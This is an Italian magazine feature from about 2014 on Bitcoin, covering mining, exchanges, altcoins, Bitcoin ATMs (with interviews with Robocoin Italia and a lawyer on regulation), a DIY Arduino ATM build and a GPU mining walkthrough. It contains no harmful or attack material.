Veniamo al sodo! Possiamo sì installare il client e crearci il nostro primo indirizzo Bitcoin, ma sarà irrimediabilmente vuoto almeno fino a quando non troviamo il modo di farcene inviare un po'! Portando le lancette dell'orologio a due anni fa, il sistema migliore per avere bitcoin era crearli in casa: si prendeva un buon computer, si impostavano i parametri sulla scheda video, si puntava il software di mining a una pool (organizzazioni che riuniscono i minatori suddividendo i guadagni) e nel giro di qualche ora arrivavano i primi frutti. Per quanto ancora oggi sia tecnicamente possibile usare una scheda video, la quantità minabile è talmente esigua che potrebbero occorrere decine di anni per arrivare ad averne uno intero. L'algoritmo prevede il possesso anche di frazioni infinitesimali (l'unità più piccola è il Satoshi, ovvero 0,00000001 bitcoin) ma la rete oggi muove velocemente solo transazioni più grandi di un decimillesimo (0,0001 bitcoin), mentre una pool in genere aspetta l'accumulo di almeno 1 centesimo (0,01 bitcoin) prima di muovere un dito. La soluzione logica potrebbe sembrare l'acquisto di un costosissimo hardware dedicato (ASIC SHA256). Questi apparati, studiati per chi opera professionalmente nel mining di bitcoin, possono arrivare ad estrarre circa 1 Bitcoin al mese ma, a causa del meccanismo della "difficulty" (difficoltà di mininig), questo valore cala in proporzione a quante altre macchine stanno minando in quel momento.

Sebbene sembri un normale microprocessore, il chip ASIC, creato appositamente per minare Bitcoin, è completamente diverso e molto affamato di corrente elettrica.

Sono migliaia e migliaia di blade AsicMiner (hardware dedicato per il mining di bitcoin), ogni lucina verde è una proof of work risolta nell'istante in cui è stata scattata la foto.

SUL WEB Visto che la blockhain è pubblica, come faccio a consultarla? C'è il sito Web **http://blockchain.info** che funziona da Google per tutte le transazioni Bitcoin, dall'inizio ad oggi.

Tutte le operazioni di trading funzionano secondo meccanismi di domanda e offerta. Quando la prima supera la seconda, il tasso di cambio sale. Se invece c'è più offerta, si scende!

E siccome sono sempre di più le persone e le società che vogliono operare nel mining, è molto probabile che già dopo sei o sette mesi il frutto di tanti sacrifici diventi obsoleto e pressoché inutile. Se a questo aggiungiamo che generalmente sono molto rumorosi e affamati di corrente (superano facilmente i 1.000 watt di consumo, con pesanti ripercussioni sulle bollette!), investire nel mining con cifre "amatoriali" è sconsigliabile e decisamente fuori luogo, a meno che non lo si faccia per pura curiosità e voglia di imparare.

ACQUISTARE BITCOIN: NON È COSÌ FACILE!

Anche qui occorre rimboccarsi le maniche: sul Web ci sono tanti servizi per la compravendita di bitcoin come Bitstamp (**https://it.bitstamp.net**), Kraken (**www.kraken.com**), TheRockTrading (**www.therocktrading.com**) o il neo arrivato ANX (**https://anxbtc.com**). Il meccanismo d'acquisto è quello del trading puro: ci sono domanda e offerta, con prezzi e quantità. Il punto d'incontro definisce il prezzo, sul quale possiamo più o meno speculare. Tutti gli exchange, in ottemperanza alle leggi antiriciclaggio (e per evitare di fare la fine di Liberty Reserve o Bitinstant), richiedono di compiere una verifica sull'identità del compratore, il quale deve inviare una scansione del proprio documento e attenderne la verifica. Soltanto successivamente si può fare un bonifico che accrediti temporaneamente Euro sul proprio account, da cui finalmente si può procedere all'acquisto di bitcoin sulla piattaforma di trading. Questo processo lungo e complesso, è tecnicamente incompatibile con carte di credito o Paypal (oggi lo standard per pagare su Internet) e probabilmente poco adatto a chi non sa muoversi con sicurezza su queste piattaforme. Fortunatamente, per questa tipologia di utenti arrivano piattaforme come Coinbase (**https://coinbase.com**), che permette di ricaricare dollari tramite carta di credito Visa (purtroppo è possibile farlo solo se residenti negli Stati Uniti); Bitboat (**www.bitboat.net/it**), che operando in Italia e Francia permette di fare

Il "Risiko" della community si chiama http://coinmap.org: un sito che mostra tutti gli esercizi commerciali presso i quali è possibile recarsi e pagare in bitcoin.

NON SOLO BITCOIN!

NAMECOIN

Nati da una costola del Bitcoin, permettono di acquistare e gestire domini .bit. Averli è piuttosto semplice, si minano insieme ai bitcoin stessi, ma valgono molto poco.

Nascita: Aprile 2011; **Limite:** 21 milioni; **Blocco risolto:** 1 ogni 10 minuti

LITECOIN

Considerati "l'argento delle criptovalute", fanno uso di un algoritmo totalmente differente (Scrypt), le transazioni sono più veloci e il mercato è abbastanza ampio.

Nascita: Ottobre 2011; **Limite:** 84 milioni; **Blocco risolto:** 1 ogni 2 minuti e 30 secondi

DOGECOIN

Nati come uno scherzo su 4chan, sono diventati il simbolo della criptovaluta come dimostrazione di consenso. Poco valore, ma tanto divertimento nella community.

Nascita: Dicembre 2013; **Limite:** 99 miliardi + 5 ogni anno; **Blocco risolto** 1 ogni minuto

DARKCOIN

Sono la valuta del deep web, fanno uso di un nuovo algoritmo molto complesso (X11) e garantiscono il totale anonimato. Buon valore e ottimi per cacciarsi in qualche guaio!

Nascita: Aprile 2014; **Limite:** 22 milioni; **Blocco risolto:** 1 ogni 2 minuti e 30 secondi

PEERCOIN

Sono la prima criptovaluta che si mina tramite "proof of stake": più se ne hanno, più se ne riescono a fare. C'è chi dice siano una truffa tipo schema Ponzi... intanto funzionano!

Nascita: Agosto 2012; **Limite:** numero max sconosciuto; **Blocco risolto:** 1 blocco ogni 10 minuti

SUL WEB Per conoscere le "alt-currencies" (criptovalute alternative) più calde e remunerative del momento, con tassi di cambio e calcoli del mining, puntiamo il browser su **http://coinchoose.com**.

una semplice ricarica in denaro contante presso esercizi convenzionati (tabaccherie in Italia, uffici postali in Francia) ricevendo in pochi minuti i bitcoin acquistati; e infine Localbitcoins (**https://localbitcoins.com/it**), che offre una piattaforma per gli scambi di persona tramite contanti (operazione consigliabile solo su piccoli importi). Questi servizi, però, offrono la maggiore semplicità in cambio di intermediazioni più alte, arrivando a far costare un bitcoin anche il 10-15% in più rispetto alla media di mercato.

INVESTIRE O SPECULARE?

Pensare che una volta acquistati sia tutta discesa non è propriamente corretto: sebbene esistano decine di modi per far crescere i propri bitcoin, occorre sempre ricordare che anche senza muovere un dito in passato è stato possibile guadagnare moltissimo. Nel 2013 chi ha comprato a luglio per poche decine di dollari (circa 60) ha potuto tranquillamente rivendere anche post-bolla a 500 dollari (la metà dei 1.100-1.200 di picco), con guadagni impensabili per qualsiasi altro tipo d'investimento legale. Il rischio di investire male pertanto non è solo da attualizzare al valore del bitcoin in quel momento... ma a quello potenziale a distanza di mesi. Perdere un bitcoin quando vale 60 dollari potrebbe comunque costare molto caro se poi questo stesso bitcoin "schizza" a valori di migliaia di dollari a distanza di pochi mesi! Oggi sono tre i metodi d'investimento e speculazione più comuni: investire i bitcoin minati per comprare ulteriore hardware per il mining (con la speranza che il totale minato complessivamente sia superiore a quanto speso inizialmente); compiere "day trading" speculando sulle generosissime oscillazioni che compie il tasso di cambio, mantenendo costantemente aggiornato il "book of orders" (l'elenco degli ordini in attesa) sui mercati più movimentati; investire in "borsa bitcoin", forse il metodo più rischioso e innovativo, ovvero comprare "titoli di società che producono bitcoin" e ricevere i dividendi di queste società periodicamente, arrivando a riceverne anche in questo caso di più di quanti investiti inizialmente. In tutti e tre i casi si tratta di rischio che si somma al rischio: una bolla che sgonfia (o gonfia) il tasso di cambio, ostacoli legali e fiscali si sommano in questi casi ad attività che spesso hanno carattere hobbistico e quindi possono portare velocemente a gravi perdite economiche. Minare è ormai un gioco per pochi ricchi (che mirano a far fuori tutti i più piccoli grazie alle loro economie di scala), mentre l'investimento su società quotate in bitcoin è quasi alla stregua del gioco d'azzardo. Rimane tentare un po' di day trading, anche cambiando bitcoin con altre criptovalute, in gergo le "alt-currencies", tenendo bene a mente che comunque il prezzo è in parte pilotato da operazioni, normalmente vietate nella finanza tradizionale, di "pump and dump" (ovvero accordi sottobanco tra grandi speculatori per dirigere il prezzo a piacimento). Il consiglio, in questi casi, è "investire solo quello che si è disposti a perdere". Se si è disposti a perdere 1 bitcoin per farne altrettanti può essere una buona idea tentare, ma nella maggior parte dei casi è meglio essere prudenti e mettere al sicuro il nostro tesoretto, aspettando la prossima vacanza all'estero per spenderne un po' o cambiarne una piccola parte in valuta locale!

ATM: LA "BANCA" DEI BITCOIN PER TUTTI

Sebbene il Bitcoin sia nato in Rete, il processo di cambio con valute normali non è sempre immediato. Se poi si comincia a viaggiare molto (apparentemente una costante per molti componenti della community) e si cerca una soluzione di emergenza, lo scambio fisico diventa quasi obbligatorio. Le prime tracce a riguardo risalgono al periodo tra ottobre e novembre 2013, quando a Vancouver è stata installata una grossa macchina in grado di scambiare in modo istantaneo e automatizzato bitcoin per Canadian Dollars e viceversa. Da allora è iniziata una diffusione sempre più capillare degli ATM Bitcoin (Automated Teller Machine, in Italia li chiamiamo "Bancomat") con un risvolto molto interessante anche dal punto di vista culturale: laddove esistono lavori e persone che vengono pagate totalmente in bitcoin, è in aumento la domanda di poter ritirare il denaro contante,

Danilee Cinà 2014

Ordan Kelley, il founder di Robocoin, che arringa la folla presente al No Cash Day 2014.

A TU PER TU COL PRIMO BTC-BANCOMAT ITALIANO

Per capirne di più sul primo ATM che cambia bitcoin in euro e viceversa abbiamo intervistato Federico Pecoraro di Robocoin Italia...

IDEA WEB: "Cos'è Robocoin Italia e che ruolo riveste nel nostro Paese?"
Federico Pecoraro: Robocoin italia nasce con l'idea di installare nel nostro Paese i primi ATM di bitcoin, offrendo un servizio professionale, semplice e veloce per l'acquisizione di bitcoin.

I.W.: "Come ti sei avvicinato al Bitcoin, qual è l'aspetto che ti ha attratto fin dall'inizio?"
F.P.: Mi sono avvicinato al Bitcoin perché mi interessa l'aspetto della dematerializzazione del denaro fisico. Il denaro contante è stato sempre a svantaggio delle classi più deboli.

I.W.: "A chi ti rivolgi principalmente, chi sono i tuoi clienti modello?"
F.P.: Consumatori e istituzioni, per entrambi offriamo un servizio incentrato sulla money remittance low cost (trasmissione di denaro economica).

I.W.: "Che rischio c'è che l'ATM venga utilizzato per scopi illegali, visto che le operazioni non sono "tracciabili" come i canali tradizionali?"
F.P.: Le operazioni sono eseguite secondo le norme anti-riciclaggio, grazie ai sofisticati sistemi di riconoscimento fotografico, scansione del documento di identità, tracciabilità del numero telefonico e in ultimo la scansione biometrica della mappa vascolare palmare (palm vein scan), un sistema sicuro come le impronte digitali ma meno invasivo per la privacy. Comunque sia, gli ATM Robocoin rispettano il programma Safe Arbor nell'ambito delle leggi sulla protezione dei dati personali.

I.W.:"Se l'ATM dovesse incepparsi o non erogare la somma precisa (in EUR o Bitcoin) a chi posso rivolgermi?"
F.P.: Su tutti gli ATM abbiamo affisso chiare istruzioni di contatto per ricevere immediatamente

SUL WEB La sede ufficiale della community è **https://bitcointalk.org**, il forum creato dallo stesso Nakamoto. È fonte primaria di notizie e di troll (da navigare con attenzione!).

I "FANTASTICI 4" DEGLI ATM BITCOIN


ROBOCOIN: IL FUORICLASSE

Protagonista di articoli e servizi televisivi, è un prodotto di grandi dimensioni, adatto ad installazioni semi-permanenti. Si stanno diffondendo rapidamente anche in Europa pertanto non sarà difficile cominciare a vederle presso aeroporti e stazioni.
Costo: oltre 15.000 $ **Tipologia:** Bidirezionale **Sito:** http://roboco.in
In Italia: a Roma e Firenze

LAMASSU: LA CELEBRITÀ

È stata tra le prime ad essere annunciata sul mercato, fa uso di una struttura medio-piccola, schermo touch (derivato da un tablet) e un software monodirezionale per inserire banconote in cambio di bitcoin. Presto in declinazione bidirezionale.
Costo: 6.500 $ **Tipologia:** Monodirezionale
Sito: www.lamassu.is **In Italia:** a Udine e Pisa

BITACCESS: LO SFIDANTE

Non se ne è parlato molto in Europa, ma si presenta con un prodotto leggermente più compatto di Robocoin ed altrettanto interessante. Partono dal Canada, anche queste sono destinate ad essere installate in luoghi pubblici ad alto traffico.
Costo: da 7.000 $ **Tipologia:** Bidirezionale **Sito:** www.bitaccess.co
In Italia: in arrivo

SKYHOOK: IL MAINSTREAM

La Ford Modello T della community Bitcoin: compatta, economica, ridotta al minimo. Certamente ha grossi limiti in termini di sicurezza fisica e usabilità, ma presto potrebbe cominciare a fare capolino sul banco degli esercizi commerciali più innovativi.
Costo: 1.000$ **Tipologia:** Monodirezionale **Sito:** http://projectskyhook.com **In Italia:** in arrivo

NO CASH DAY 2014

Il 26 giugno scorso si è tenuto alla Camera dei Deputati il primo public hearing dedicato al Bitcoin. Tra gli speaker autorevoli c'eravamo anche noi della Bitcoin Foundation Italia: www.edmaster.it/url/3396.

in valuta locale, necessario per le spese più piccole. È in questo contesto che i modelli bidirezionali riescono ad avere la meglio, in quanto si alimenta un mercato di scambio automatizzato dove da un lato c'è chi produce Euro e vuole un po' di bitcoin, mentre dall'altro c'è chi mette da parte un po' di questa criptovaluta (per esempio facendo lavoretti online o minandoli in casa) e vuole semplicemente "comprare le sigarette". Queste tipologie di macchine non richiedono alcuna carta di credito o tessera magnetica per operare, sostituendo il tutto con sistemi di riconoscimento biometrico (per esempio l'analisi del palmo della mano chiamato "palm vein scan"), PIN o password e il proprio numero di cellulare. Tra tutti i modelli in commercio, quella che sembra attualmente la più desiderata è Robocoin, la stessa presentata a Vancouver. Nata a Las Vegas, oggi Robocoin è presente in 20 Paesi, tra cui c'è anche l'Italia con un distributore ufficiale. Uno dei punti chiave di questo produttore è che molto presto (mentre scriviamo le sperimentazioni sono già in corso) tutte le Robocoin saranno collegate tra loro, pertanto un cliente registrato in Italia potrà usare normalmente le macchine di Vancouver, Tokio, Singapore, Londra, Tel Aviv o le decine di altre installazioni sparse per il globo. Come se fosse contraente di una banca che possiede filiali sparse per il globo.

DI STEFANO PEPE

assistenza da parte dei nostri addetti.

I.W.: "Gli ATM sono collegati direttamente alla rete Bitcoin per verificare le transazioni o è stata ideata qualche forma "offline" che consente il cambio ai client anche in assenza di Internet?"
F.P.: Sul piano tecnologico manteniamo il massimo riserbo. Comunque, la macchina riesce ad operare anche in situazioni di connettività ridotta o assente.

I.W.: "Se l'ATM necessita di connessione Internet, quali contromisure avete adottato per tutelare I client e voi stessi da eventuali attacchi hacker (sniffing, man in the middle ecc.)?"
F.P.: Non posso dare informazioni di questo tipo, ma posso dire che negli Stati Uniti Robocoin ha già chiuso importanti accordi con banche e istituzioni, pertanto ne rispetta gli standard di sicurezza.

I.W.: "Quali contromisure vengono adottate per la sicurezza dei clienti (aree videosorvegliate, particolari accorgimenti, ecc.)?"
F.P.: Sono previsti gli stessi standard dei normali ATM bancari.

I.W.: "Qual è la sfida più difficile da affrontare per la tua attività?"
F.P.: La sfida è giungere sempre preparati, operativi ed efficaci al cosiddetto "moment user interface", ovvero il momento in cui i consumatori si interfacceranno con il Bitcoin. Ci impegniamo quotidianamente per dare un'esperienza semplice, sicura ed economica.

I.W.: "Chi sono i tuoi competitor e cosa fanno?"
F.P.: In questo momento non esistono ATM bidirezionali che posseggono le caratteristiche e la sofisticazione di Robocoin. Da quello che abbiamo potuto vedere, sono gli stessi consumatori a convergere verso soluzioni bidirezionali ad elevato livello di sicurezza, di cui oggi Robocoin è leader.

I.W.:"Dove hai programmato di installare i prossimi ATM?"
F.P.: Dopo la Luna, Saturno e Marte (*ndr.: nella community si usa spesso scherzare esclamando "to the moon"*) sbarcheremo in forze nelle principali città italiane. Per ora siamo a Roma e Firenze, dovremmo essere pronti a breve su Milano.

SUL WEB Il sito ufficiale per aprire, gratuitamente, un conto Robocoin è **https://roboco.in**. L'operazione si inizia online immettendo i propri dati e si conclude presso gli ATM abilitati, mostrando i propri documenti.

ATM fatto in casa!

LE DRITTE PER ASSEMBLARE UN BANCOMAT FAI DA TE E CAMBIARE EURO (O DOLLARI) IN BITCOIN... E VICEVERSA!

OPEN BITCOIN ATM LANCIA LA SFIDA OPEN SOURCE

Il movimento Bitcoin è nato su solide fondamenta open source. Questo significa che c'è chi dedica tempo e sudore della fronte per imparare come si fa qualcosa, costruirla/metterla in pratica, e poi spiegare gratuitamente a tutti come fare altrettanto. L'unica clausola da rispettare è che (se si riesce a fare di meglio) si spieghi per bene il tutto e si migliori il progetto originario. Open Bitcoin ATM (**http://openbitcoinatm.wordpress.com**) rispetta questa tradizione, nascendo per mano di un simpatico signore di New York che, dopo essersi costruito un piccolo hovercraft in garage (sì, uno di quei cosi che camminano su un cuscino d'aria) ha deciso di donare alla community questo simpatico distributore automatico di bitcoin. Sebbene il costo totale non sia basso in assoluto (ci vogliono circa 500 dollari per realizzarlo), bisogna considerare che oltre la metà di questo importo è speso per la stampante termica e soprattutto per il lettore di banconote, il quale contiene tecnologie particolarmente sofisticate per ostacolare la contraffazione. Questi due componenti, come spiegato sulle pagine del progetto, possono anche essere trovati di seconda mano, riducendo così enormemente il costo definitivo del Bitcoin ATM. Ci sono decine di modi per migliorare questo progetto, quello che colpisce è come tutti gli ATM Bitcoin oggi in circolazione abbiano alla base questo stesso principio di funzionamento, su cui sono state aggiunte ulteriori funzioni o servizi come l'accredito immediato e il riconoscimento di più tagli di banconote. Insomma, se hai l'animo da smanettone e hai la passione per i bitcoin... dacci dentro!

LA LISTA DELLA SPESA

- Cubo di plexiglass/lexan abbastanza grande
- Pannello frontale in alluminio e profilati a L
- Lettore di banconote Pyramid Apex 7000 o equivalente
- Stampante termica Micro A2 da pannello
- Arduino Uno o successivo
- SD Card shield per Arduino, dotato di Real Time Clock
- Alimentatore 12 volts + convertitore DC/DC 12->5 volts
- Resistenza da 10K ohm e una presa per l'alimentazione
- Cavi, viti, carta termica, batteria per lo shield e SD Card

REGOLAMENTAZIONE E BUSINESS CON I BITCOIN


Giulia Arangüena è avvocato del Foro di Roma, founder di ADLP Studio Legale e di Iuslab.it, ed of counsel dello studio Magrì & Associati. È membro di Medialaws, del comitato promotore di Alleanza per Internet e del board di Cashlessway, primo hub italiano per la diffusione della cultura dell'e-payment. Svolge la propria attività nell'ambito dei settori degli appalti pubblici, diritto bancario, finanziario e degli intermediari, IP, diritto della concorrenza e delle nuove tecnologie. Ha pubblicato diversi articoli e saggi, è autrice e curatrice della pubblicazione: "*Bitcoin, l'altra faccia della moneta. Una prima riflessione economica-giuridica sulla moneta di internet e sul nuovo capitalismo P2P*", di goWare Edizioni. Le abbiamo posto alcune domande per capire quali potrebbero essere i rischi di avviare una piccola attività di cambio tra bitcoin ed euro...

IDEA WEB: "Moneta o asset finanziario: che direzione stiamo prendendo in Europa?"
Giulia Arangüena: In Europa manca una posizione ufficiale dell'Unione, sebbene abbia messo il Bitcoin sul radar da un paio d'anni. Però c'è la posizione della Germania che ha ricondotto il Bitcoin ad unità di conto valida come moneta complementare privata, soggetta a legge bancaria e sotto il controllo della BaFin (l'ente di vigilanza finanziaria). Viceversa Bulgaria o Cipro, per esempio, lo stanno trattando come strumento finanziario vero e proprio.

I.W.: "Cosa manca al Bitcoin per uscire dalla grey area?"
G.A.: Serve far maturare un mercato ancora troppo piccolo e "giovane", per renderlo attraente, aperto e sicuro per i consumatori. E, in questo, essere più bravi degli operatori

SUL WEB Il sito ufficiale del progetto Open Bitcoin ATM, dove è possibile scaricare tutti i file e persino acquistare un kit pronto per il montaggio è **http://openbitcoinatm.wordpress.com**.

01 ASSEMBLARE L'INVOLUCRO

Face Plate
openbitcoinatm.org

Questa parte del lavoro serve per unire i cinque lati in plexiglass a quello frontale in alluminio. Occorre aprire un foro per la presa d'alimentazione sul lato posteriore (trasparente), unire tra loro le facce tramite i profilati in alluminio ad L (o in alternativa incollarli tra loro, per avere un look più pulito) e infine fare due aperture rettangolari sul frontale in alluminio, una per il lettore di banconote e una per la stampante termica.

02 CONFIGURARE ARDUINO

L'installazione dello shield (componente aggiuntivo che si aggancia sopra Arduino) è intuitiva, occorre solo prodigarsi con il saldatore per mettere la resistenza in parallelo tra il pin 2 dell'Arduino e i 5 volt dell'alimentazione. Occorre anche saldare e preparare i cavi necessari per il collegamento con il lettore e la stampante. Infine occorre installare lo sketch (firmware) con il software di gestione (**www.edmaster.it/url/3391**).

03 COLLEGARE IL TUTTO

Il problema principale di questo progetto è che il lettore di banconote funziona a 12 volt, mentre Arduino e stampante vanno a 5. Per questo motivo viene utilizzato il convertitore DC/DC, che verrà sistemato dietro il pannello frontale. Il pin 1 del lettore si connette al pin 2 di Arduino, mentre la stampante occupa i pin 5 e 6. A massa vanno messi il pin 4 del lettore, i due cavi neri della stampante e ovviamente i "GND" dell'Arduino.

04 GENERARE I WALLET

La scheda SD è incaricata di memorizzare i codici QR necessari per "stampare" i bitcoin acquistati. Occorre pertanto generare queste chiavi usando l'efficace **www.bitaddress.org**, generarne il codice QR tramite lo script scaricabile da **www.edmaster.it/url/3392** e convertirlo in formato compatibile per la stampantina. Infine si possono caricare in modo sequenziale i file, secondo lo schema **BTC_1.btc**, **BTC_2.btc** ecc.

05 CONFIGURARE IL LETTORE

Il funzionamento è molto semplificato: si sceglie il taglio delle banconote che vogliamo accettare (per esempio 10 euro) e si inserisce il foglio adeguatamente "compilato" nel lettore. Da qui in poi, ogni volta che un compratore inserisce la banconota impostata avrà diritto all'equivalente in bitcoin: sarà quindi nostro compito ricaricare il corrispettivo in bitcoin di 10 Euro sul quel numero sequenziale di wallet.

tradizionali. L'autoregolamentazione non è la soluzione, soprattutto per la mancanza di regole certe che mettono gli operatori Bitcoin professionali in una posizione di disparità contrattuale rispetto a quelli tradizionali, con cui sono chiamati a relazionarsi per il loro business. Ma, per adesso, purtroppo, mi pare l'unica "toppa" possibile.

I.W.: "Cosa deve fare chi vuole fare in Italia attività di cambio con un ATM (anche se "costruito in casa")?"
G.A.: Si potrebbe trattare di un'attività di "intermediazione automatizzata" nel cambio, dove il controvalore in Bitcoin viene ottenuto con l'applicazione telematica di un tasso di cambio. Il che significherebbe, secondo me, che siamo di fronte ad un acquisto di pronti con applicazione di un cambio e, quindi, ad un'attività di cambiavalute ancorché svolta con modalità digitali.

I.W.: "ATM, Vending machine o altro? Cosa si rischia ad operare senza licenze?"
G.A.: L'attività di cambiavalute, ormai, non è più riservata agli intermediari finanziari ma è sottoposta ad un organismo di controllo. Da quel che mi consta fino a gennaio di quest'anno, però, manca la disciplina di attuazione del registro istituito nel 2012. Pertanto, a mio avviso, potrebbe essere sufficiente la sola denuncia alla Questura che sostituisce la licenza di commercio. Se invece si preferisse trattare l'attività come vendita automatica di un bene mobile immateriale, per adesso basta aderire in autoregolamentazione agli obblighi principali della vendita al pubblico, tenendo in considerazione che comunque si raccoglie denaro attraverso un "distributore" automatico di Bitcoin.

I.W.: "Leggi sul riciclaggio di denaro, per chi usa Bitcoin è un problema?"
G.A.: Se si tratta di accettare un micro pagamento o un pagamento inferiore alla soglia legale dell'antiriciclaggio non è un problema. Stessa cosa per la gestione dei depositi. Basta non superare le soglie di rilevanza legale. È ovvio che gli operatori debbano confrontarsi con le regole dell'antiriciclaggio e le debbano conoscere.


SUL WEB Ogni giorno si leggono news e informazioni che abilitano o bloccano il Bitcoin in determinati Paesi. Un metodo rapido per tenere sotto controllo la situazione è **http://bitlegal.io**.

L'hacker compra gratis!

COSÌ TRASFORMA LE CHIAVETTE USB IN CARTE DI CREDITO PER FARE ACQUISTI GRATIS E ANONIMI SU INTERNET

MA PRIMA ACCENDE IL PC E CONIA LE CRIPTOMONETE!

La diffusione delle criptovalute sta facendo la gioia degli appassionati di videogiochi: oggi, il metodo migliore per "farsi in casa" un po' di queste monete matematiche (velocemente e senza impegno, ossia senza investire nell'acquisto di hardware dedicato) è infatti quello di sfruttare la potenza di calcolo della GPU. Quindi, chi ha già un buona scheda video (che usa per i videogame) si trova un passo avanti rispetto agli altri. La situazione si è molto evoluta rispetto al 2012, quando bastava la CPU di un normale PC per creare svariati Bitcoin al mese, ma il principio del mining è rimasto lo stesso. L'importante è rivolgere la propria attenzione poco più in là, ossia sulle criptovalute alternative (più facili da coniare) per poi cambiarle in bitcoin sui vari exchange oggi esistenti. Questo perché i bitcoin sono ormai riconosciuti e accettati su molti store online, permettendo di fare acquisti in tutta tranquillità. A partire da Litecoin e Dogecoin sono nate numerose alternative, sempre più "robuste" all'utilizzo di ASIC o chip specifici, a beneficio dei processori e delle schede video per PC che invece, grazie alla loro natura programmabile, riescono tranquillamente a minare di tutto. La differenza sostanziale è quella che riguarda la pianificazione e il trading da effettuare: se in principio bastava tenere il PC accesso a minare una specifica valuta (per molto tempo il Litecoin), oggi occorre aggiornarsi su tutte le alternative che il mercato offre, passando velocemente da una criptovaluta a un'altra nel momento in cui la domanda e il tasso di cambio diventano più o meno favorevoli. Ecco perché useremo Clevermining... Ma non è finita! Occorre farsi i conti con l'elettricità! Un computer a tutta potenza consuma facilmente 400 watt, con un costo che può raggiungere i 10 centesimi di euro ogni ora. Sembrano pochi, ma è importante che il "prodotto finale" (una volta cambiato e speso) superi i costi sostenuti per la corrente utilizzata nel mining (altrimenti non ci sarebbe alcun vantaggio). Per questo motivo, più è potente la scheda video, meglio è (i modelli di vecchia generazione minano poco, ma consumano uguale). Inoltre, è preferibile una scheda con GPU AMD perché più performante nei calcoli di mining! Ti sei già perso? Niente paura, la guida dei nostri smanettoni semplificherà enormemente il tutto!

01 CONTROLLO TEMPERATURE

Le schede video di ultima generazione rallentano se si supera una determinata temperatura. Meglio verificare con GPU Temp (**www.gputemp.com**) se il problema è dovuto allo scarso raffreddamento (in tal caso prepariamo delle ventole aggiuntive) piuttosto che da un'errata configurazione del software per minare!

02 CONSUMI SOTT'OCCHIO

Una buona idea è quella di installare un "kill-a-watt" per sapere sempre quanta energia elettrica sta consumando il nostro computer. Utilissimo sia per monitorare i costi (ogni Kilowattora costa circa 0,25 €) sia per individuare le anomalie quando si legge un valore troppo alto o troppo basso. Si trovano a poche decine di euro su Amazon o eBay.

03 INSTALLARE I DRIVER

Prima di procedere occorre installare i driver AMD aggiornati per la propria scheda video (**www.amd.com**) e le librerie AMD APP SDK (**www.edmaster.it/url/3401**) che servono per usare la GPU nel mining. Alcune versioni di driver funzionano meglio di altre, quindi prepariamoci a fare alcuni test tra versioni precedenti per spremere il massimo.

SUL WEB La nemesi di Clevermining, l'alternativa per gli smanettoni veri, il punto di riferimento per chi fa sul serio è **www.multipool.us**. Se decidi di provarlo, preparati a installare decine di wallet!

04 APRIRE UN CONTO BITCOIN

Per creare un portafoglio bitcoin, colleghiamoci sul sito **https://blockchain.info**. In alto clicchiamo su **Wallet** e poi su **Create My Free Wallet**. Inseriamo email, password e captcha. Premiamo **Continue**: ci verrà mostrata la cosiddetta "chiave mnemonica" che è bene stampare (**Print**) e conservare al sicuro.

05 L'INDIRIZZO BITCOIN

Premiamo **Continue**, inseriamo la password e premiamo **Open Wallet**. È bene farsi un indirizzo specifico per ciascuna pool su cui si intende minare: da **Receive Money** premiamo **new address** e diamogli una **label** (etichetta) per riconoscerla più facilmente. In questo modo sarà facile tracciare tutti i pagamenti e avere sotto mano il totale realizzato.

06 ENTRIAMO NELLA POOL

Per rendere profittevole il mining ci assoceremo a **http://clevermining.com**: una piattaforma (non richiede registrazione!) che riceve l'hashpower della nostra scheda video e che in modo del tutto automatizzato mina la crypto più conveniente, la converte in bitcoin e manda i proventi sul nostro wallet una volta raggiunta la soglia prevista!

07 IL TOOL DI MINING

Nato da una costola di Guiminer per Bitcoin, **Guiminer Scrypt** (**www.edmaster.it/url/3402**) è il software che permette di configurare la scheda video per le operazioni di mining. Il software identifica da solo il modello di GPU installata e imposta in automatico la maggior parte delle configurazioni necessarie per iniziare.

08 ASSOCIARE POOL E WALLET

Nell'interfaccia di Guiminer Scrypt in **Host** scriviamo **stratum+tcp://us.clevermining.com**; in **Port 3333**; come **Username** usiamo il nostro indirizzo bitcoin (impostato su **Blockchain**), in **Device** e **GPU Defaults** verifichiamo che sia selezionata la nostra scheda video (nome in codice) e il modello esatto installato nel PC. Premiamo **Start** per avviare il mining.

09 CONTROLLARE L'ANDAMENTO

Colleghiamoci nuovamente su **Clevermining**. In **Search username** inseriamo il nostro indirizzo Bitcoin (quello scelto per minare su questa pool) per conoscere in tempo reale tutte le statistiche aggiornate, come la potenza di calcolo impiegata e la quantità di bitcoin a cui si ha diritto (liquida al raggiungimento di 0,01 BTC).

10 TROVARE LO SHOP ONLINE

Ottenuti i bitcoin minati con l'hardware del PC possiamo spenderli nei numeri negozi online che li accettano. Tra questi spiccano i "marketplace" come **www.gyft.com** che offre in cambio buoni acquisto spendibili anche su Amazon, o **www.steambits.com** e **www.cheaperthansteam.com**. Optiamo, ad esempio, per quest'ultimo store di videogame.

11 PROCEDERE ALL'ACQUISTO

L'acquisto su **Cheaper Than Steam** è del tutto simile ai normali siti di ecommerce: si immette la propria email, si decide una password e una volta selezionato il prodotto occorre cliccare sul checkout. Da qui in poi, anziché comparire la tradizionale pagina in cui inserire i dati della carta di credito, si materializza una schermata con un grosso codice QR.

12 PAGARE E GIOCARE!

Una volta generata la ricevuta, dobbiamo loggarci al sito **https://blockchain.info**, aprire la pagina **Send money** e incollare i dati dalla schermata di pagamento (indirizzo destinatario e importo totale). I più smart possono utilizzare il wallet sul telefonino, basta usare il codice QR e si paga in un lampo. Poi siamo pronti a goderci il nostro nuovo videogame!

